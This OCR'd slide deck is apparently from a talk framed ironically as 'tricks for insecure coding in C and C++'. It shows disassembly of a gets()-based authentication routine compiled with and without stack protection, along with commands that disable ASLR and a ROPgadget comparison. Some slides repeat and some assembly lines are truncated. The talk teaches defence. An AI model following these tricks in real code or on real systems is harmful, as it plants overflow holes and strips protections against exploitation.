 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
 804854b   mov    DWORD PTR [esp+0x4],0x8048690
 8048553   lea    eax,[ebp-0x14]
 8048556   mov    DWORD PTR [esp],eax
 8048559   call   8048390 <strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWOR
 80484e0   call   8048
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticat
 8048511   mov    DWORD PTR [esp
 8048518   call   8048380 <pu
 804851d   mov    eax,DWO
 8048520   mov    DWO
 8048523   call
 8048528   movzx
 804852c   xor
 804852f   test
 8048531   je     8                    d_launch+0x77>
 8048533   mov    DW                   048636
 804853a   call   804                  plt>



 804853f   leave
 8048540   ret
```

$ gcc -fno-stack-protector launch.c

Trick #9:

Disable stack protection

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
                                          x8048687
                                          lt>
 8048540   lea    eax,[ebp
 8048543   mov    DWOR                    ],eax
 8048546   call                           lt>
 804854b   mo                           0x4],0x8048690
 8048553
 804                                    ax
                                        t>
                                                  ate_and_launch+0x4e>
                                        0x19],0x1
                                        [ebp-0x19],0x0
                                        583 <authenticate_and_launch+0x6b>
                   DWORD PTR [esp],0x8048697
                   80483d0 <puts@plt>
              mov  eax,DWORD PTR [ebp-0x18]
 804857b      mov  DWORD PTR [esp],eax
 804857e      call 80484fd <launch_missiles>
 8048583      movzx eax,BYTE PTR [ebp-0x19]
 8048587      xor  eax,0x1
 804858a      test al,al
 804858c      je   804859a <authenticate_and_launch+0x82>
 804858e      mov  DWORD PTR [esp],0x80486a6
 8048595      call 80483d0 <puts@plt>
 804859a      mov  eax,DWORD PTR [ebp-0xc]
 804859d      xor  eax,DWORD PTR gs:0x14
 80485a4      je   80485ab <authenticate_and_launch+0x93>
 80485a6      call 80483c0 <__stack_chk_fail@plt>
 80485ab      leave
 80485ac      ret
```

```
$ sudo sh
```

```
$ sudo sh
# echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ sudo sh
# echo 0 > /proc/sys/kernel/randomize_va_space
```


```
$ gcc -fno-pic -fno-pie -o launch launch.c
```

```
$ sudo sh
# echo 0 > /proc/sys/kernel/randomize_va_sp
```

```
$ gcc -fno-pic -fno-pi
```

Trick #10:

Disable ASLR whenever you can.



Trick #11:

Avoid hardware and operating systems that enforce DEP/W^X/NX-bit

```
$ gcc -o launch_shared launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | tail -1
```

```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared | tail -1
Unique gadgets found: 76
$ python ROPgadget.py --binary launch_static | tail -1
Unique gadgets found: 9673
```


```
$ gcc -o launch_shared launch.c
$ gcc -static -o launch_static launch.c
$ ls -al launch*
-rw-r--r-- 1 oma oma    728 juni   5 13:14 launch.c
-rwxrwxr-x 1 oma oma   7573 juni   5 13:17 launch_shared
-rwxrwxr-x 1 oma oma 780250 juni   5 13:17 launch_static
$ python ROPgadget.py --binary launch_shared |
Unique gadgets found: 76
$ python ROPgadget.py --binary launch
Unique gadgets found: 9673
```

```
$ openssl dgst -sha256 ./launch
```

```
$ openssl dgst -sha256 ./launch
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```

```
$ openssl dgst -sha256 ./launch
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```

```
$ openssl dgst -sha256 ./launch
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```


iMac



Trick #0:
Never ever let other programmers review your code

Some tricks for insecure coding in C and C++

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules

Some tricks for insecure coding in C and C++


#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly
#9 Disable stack protection

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly
#9 Disable stack protection
#10 Disable ASLR whenever you can.

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly
#9 Disable stack protection
#10 Disable ASLR whenever you can.
